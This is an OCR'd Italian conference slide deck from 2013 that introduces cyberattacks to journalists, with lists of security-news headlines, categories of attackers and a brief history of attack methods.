The Hacker's Corner

International Journalism Festival
Perugia - 26 Aprile 2013

Attacchi informatici..
..un po' di chiarezza

Attacchi mirati, attacchi generici, Advanced Persistent Threat..

Qual è lo stato dell'arte negli attacchi informatici?

Quali sono i nuovi trend (e quali quelli vecchi ma sempre validi)?

Igor Falcomatà <koba@sikurezza.org>

about:

aka “koba”

- attività professionale:
  - penetration testing
  - security consulting
  - formazione


- altro:
  - sikurezza.org
  - (Er|bz|f)lug

NETWORK enforcer SECURITY

Igor Falcomatà
Chief Technical Officer
ifalcomata@enforcer.it

“As seen on TV!!”

(o almeno su Internet..)


Delicious/enf_feed - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Google

https://previous.delicious.com/v2/rss/enf_feed?private=BZ3TJm6GXP0Mx9JpjXYMSl0tngQJB7Rgsk4yJStnXhw=&count=100

net-security.org | Dutch DigiD e-signature system under DDoS attack
25/04/13 12:12

espresso.repubblica.it | Hacker pubblicano le mail dei parlamentari M5S
25/04/13 12:12

securityweek.com | Israel Airport Security 'Allowed to Read Tourists' Email'
25/04/13 12:11

cbc.ca | Smartphones easily used to skim credit card data
25/04/13 12:10

slashdot.org | Thousands of SCADA, ICS Devices Exposed Through Serial Ports
25/04/13 12:10

wired.com | Man Convicted of Hacking Despite Not Hacking
25/04/13 12:10

wsj.com | ‘Hack Crash’ Explained in Two Charts
25/04/13 12:09

wired.com | DoJ Secretly Granted Immunity to Companies that Participated in Monitoring Program
25/04/13 12:08

huffingtonpost.ca | Canada Privacy Breaches: More Than A Million Canadians May Have Had Data Compromised
25/04/13 12:08

arstechnica.com | Hacked AP Twitter feed reporting fake White House attack rocks markets
23/04/13 21:53


arstechnica.com | More “BadNews” for Android: New malicious apps found in Google Play
23/04/13 21:52

techweekeurope.co.uk | ISPs In ‘Conspiracy Of Silence’ With Government On Snooper’s Charter
23/04/13 21:51

paritynews.com | Japanese Police Urge ISPs to Block Tor
23/04/13 21:51

Chi? Cosa? Quando? Dove? Perché?

(o almeno Come?)



net-security.org | Dutch DigiD e-signature system under DDoS attack
25/04/13 12:12

espresso.repubblica.it | Hacker pubblicano le mail dei parlamentari M5S
25/04/13 12:12

securityweek.com | Israel Airport Security 'Allowed to Read Tourists' Email'
25/04/13 12:11

cbc.ca | Smartphones easily used to skim credit card data
25/04/13 12:10

slashdot.org | Thousands of SCADA, ICS Devices Exposed Through Serial Ports
25/04/13 12:10

wired.com | Man Convicted of Hacking Despite Not Hacking
25/04/13 12:10

wsj.com | 'Hack Crash' Explained in Two Charts
25/04/13 12:09

wired.com | DoJ Secretly Granted Immunity to Companies that Participated in
25/04/13 12:08

huffingtonpost.ca | Canada Privacy Breaches: More Than A Million Canadians
25/04/13 12:08

arstechnica.com | Hacked AP Twitter feed reporting fake White House attack ro
23/04/13 21:53

arstechnica.com | More "BadNews" for Android: New malicious apps found in
23/04/13 21:52

techweekeurope.co.uk | ISPs In 'Conspiracy Of Silence' With Government On S
23/04/13 21:51

paritynews.com | Japanese Police Urge ISPs to Block Tor
23/04/13 21:51

h-online.com | LulzSec hacker recursion convicted in the US
23/04/13 21:49

h-online.com | The update jungle: PC owners have to watch 24 sources for fixe
23/04/13 21:49

threatpost.com | New Malware Targeting the Dutch Through Twitter
23/04/13 21:48

threatpost.com | Prolific Russian Bank Fraud Scheme Halted
23/04/13 21:48

arstechnica.com | Boston police chief: facial recognition tech didn't help find
23/04/13 21:48

bbc.co.uk | CBS Twitter accounts hacked by 'pro-Damascus group'
23/04/13 21:47

darkreading.com | Machine Learning Susses Out Social-Network Fraud
23/04/13 21:46


theregister.co.uk | Game designer spills beans on chubby-fancying chap with h
23/04/13 21:45

wired.com | Apple Finally Reveals How Long Siri Keeps Your Data
23/04/13 21:41

h-online.com | Facebook closes cross-site scripting holes
23/04/13 21:41

thenextweb.com | Criminals trick Android users with in-app ads for fake antivir
23/04/13 21:40

threatpost.com | 'Magic' Espionage Malware hits Thousands of UK Computers


Delicious/enf_feed
File
Edit
View
History
Bookmarks
Tools
Help
https://previous.delicious.com/v2/rss/enf_feed?private=BZ3TJm

threatpost.com | NSA Director Alexander: US Building Cyberattack Teams
15/03/13 01:09

slashdot.org | The Internet's Bad Neighborhoods
15/03/13 01:08

forbes.com | Cryptographers Demonstrate New Crack For Common Web Encryption
15/03/13 01:07

reuters.com | Software glitch to delay 600,000 U.S. tax refunds
15/03/13 01:07

techweekeurope.co.uk | SFO Fears It Could Be 'Conflicted' In HP Autonomy Investigation
15/03/13 01:06

threatpost.com | Israeli Government Websites Targeted in Watering Hole Attack
15/03/13 01:05

latimes.com | China hacker's angst opens a window onto cyber-espionage
15/03/13 01:00

slashdot.org | RSF Names Names In Report On Online Spying
15/03/13 00:59

h-online.com | US-CERT warns of HP LaserJet printer backdoor
15/03/13 00:58

arstechnica.com | Dating site Zoosk resets some user accounts following password dump
15/03/13 00:57

arstechnica.com | Mac malware that infected Facebook bypassed OS X Gatekeeper protection
15/03/13 00:57

theprovince.com | Shaw Internet customers up in arms over lost emails during service 'interr
15/03/13 00:56

arstechnica.com | Meet the men who spy on women through their webcams
15/03/13 00:55

arstechnica.com | After leaving users exposed, Apple fully HTTPS-protects iOS App Store
15/03/13 00:55

threatpost.com | How Facebook Prepared to Be Hacked
15/03/13 00:54

arstechnica.com | Pwn2Own carnage continues as exploits take down Adobe Reader, Flash
15/03/13 00:53

h-online.com | Report: Android is home to 96% of new mobile malware
15/03/13 00:52

threatpost.com | Twitter OAuth API Keys Leaked
15/03/13 00:51

wired.com | Hackers Pull Off $12,000 Bitcoin Heist
15/03/13 00:50


arstechnica.com | iOS apps are more grabby with your personal data than Android apps
15/03/13 00:50

arstechnica.com | Pwn2Own takes down IE 10 running on a Surface Pro
15/03/13 00:49

arstechnica.com | Thanks, Oracle: New Java malware protection undone by old-school attack
15/03/13 00:48

immunityproducts.blogspot.it | Infiltrate Preview - Stephen Watt Keynote
05/03/13 01:47

threatpost.com | Lock Screen Bypass Flaw Found in Samsung Androids
05/03/13 01:47


Delicious/enf_feed - Mozilla Firefox
File
Edit
View
History
Bookmarks
Tools
Help
https://previous.delicious.c
Google

slashdot.org | Certificate Expiry Leads to Total Outage For Microsoft Azure Secured Storage
26/02/13 14:05

slashdot.org | FTC to HTC: Patch Vulnerabilities On Smartphones and Tablets
26/02/13 14:04

slashdot.org | The Hacker Who Found the Secrets of the Next Xbox and PlayStation
26/02/13 14:04

symantec.com | How Attackers Steal Private Keys from Digital Certificates
26/02/13 14:03

h-online.com | Certified online banking trojan in the wild
26/02/13 14:01

wired.com | Google's Android Reborn as Network-Hacking Kit
26/02/13 13:59

kaspersky.com | Attackers Steal Email Addresses of Twitter, Tumblr and Pinterest Users
26/02/13 13:59

theregister.co.uk | PunkSPIDER project founder defends 'Google for web app vulns'
26/02/13 13:56

sans.edu | SSHD rootkit in the wild
26/02/13 13:55

threatpost.com | NBC Website Hacked, Leading Visitors to Citadel Banking Malware
26/02/13 13:55

threatpost.com | iOS Developer Site at Core of Facebook, Apple Watering Hole Attack
26/02/13 13:54

threatpost.com | Educause Server Hit With Security Breach
26/02/13 13:53

reuters.com | Exclusive: Apple, Macs hit by hackers who targeted Facebook
26/02/13 13:53

scmagazineuk.com | Hackers take control of Burger King Twitter
19/02/13 15:49

h-online.com | Lockheed Martin "almost missed" hacker intrusion
19/02/13 15:48

h-online.com | BlackBerry Enterprise Server vulnerable to dangerous TIFFs
19/02/13 15:45

arstechnica.com | Sexy scammers entice men into stripping on webcam, then blackmail them
19/02/13 15:44

zdnet.com | Linux, Windows, and security FUD
19/02/13 15:43

slashdot.org | SSH Password Gropers Are Now Trying High Ports
19/02/13 15:42

itworld.com | Dutch MP fined for hacking into medical file system
19/02/13 15:41

forbes.com | Facebook Hacked Via Java Vulnerability, Claims No User Data Compromised
19/02/13 15:40

h-online.com | Frosty attack on Android encryption
19/02/13 15:39

h-online.com | iPhone vulnerability allows passcode-free access
19/02/13 15:37

Attacchi informatici..

(stiamo parlando di)

- metodi attivi o passivi per
- abusare
  - danneggiare / accedere / intercettare / modificare / contraffare / ..
- illegalmente / non autorizzati
- apparecchiature / sistemi / reti
- dati
- altrui

Attacchi informatici..

(non stiamo parlando di)

- privacy / tracking / ..
- OSINT (Open Source Intelligence)
- “pirateria” (diritti, copyright, DRM , ..)
- contestazione / parodia
- netstrike
- diffamazione
- penetration testing & co.


Chi?

(e chi li spinge? Spingitori di attacker!)

- “Curiosi” / “Ragazzini” / ..
- Hacktivisti (Anonymous, ..)
- Piccola Criminalità (cani sciolti, truffatori, ..)
- Criminalità organizzata (RBN, ..)
- Investigazioni private / raccolta informazioni
- Concorrenti / Spioni industriali
- Law Enforcement
- Governi / Servizi Segreti / “Intelligence”

Chi?

(e chi li spinge? Spingitori di attacker!)



U.S. Department of Justice
United States Marshals Service

WANTED
BY U.S. MARSHALS

NOTICE TO ARRESTING AGENCY: Before arrest, validate warrant through National Crime Information Center (NCIC).


United States Marshals Service NCIC entry number: (NIC/ W721460021).

NAME: ....MITNICK, KEVIN DAVID

AKS (S): ....MITNIK, KEVIN DAVID
MERRILL, BRIAN ALLEN

DESCRIPTION:

Sex: ....MALE
Race: ....WHITE
Place of Birth: ....VAN NUYS, CALIFORNIA



www.securelist.com/en/analysis/204792290/Spyware_HackingTeam

Spyware. HackingTeam

Table of Contents


Cosa?

(Long long time ago.. in a galaxy.. ehm.. B.I.)

- phreaking
- social engineering (telefono, persona)
- malware (virus, trojan)
- X25 / itapac / videotel
- RAS / BBS
- 1-800-... / green
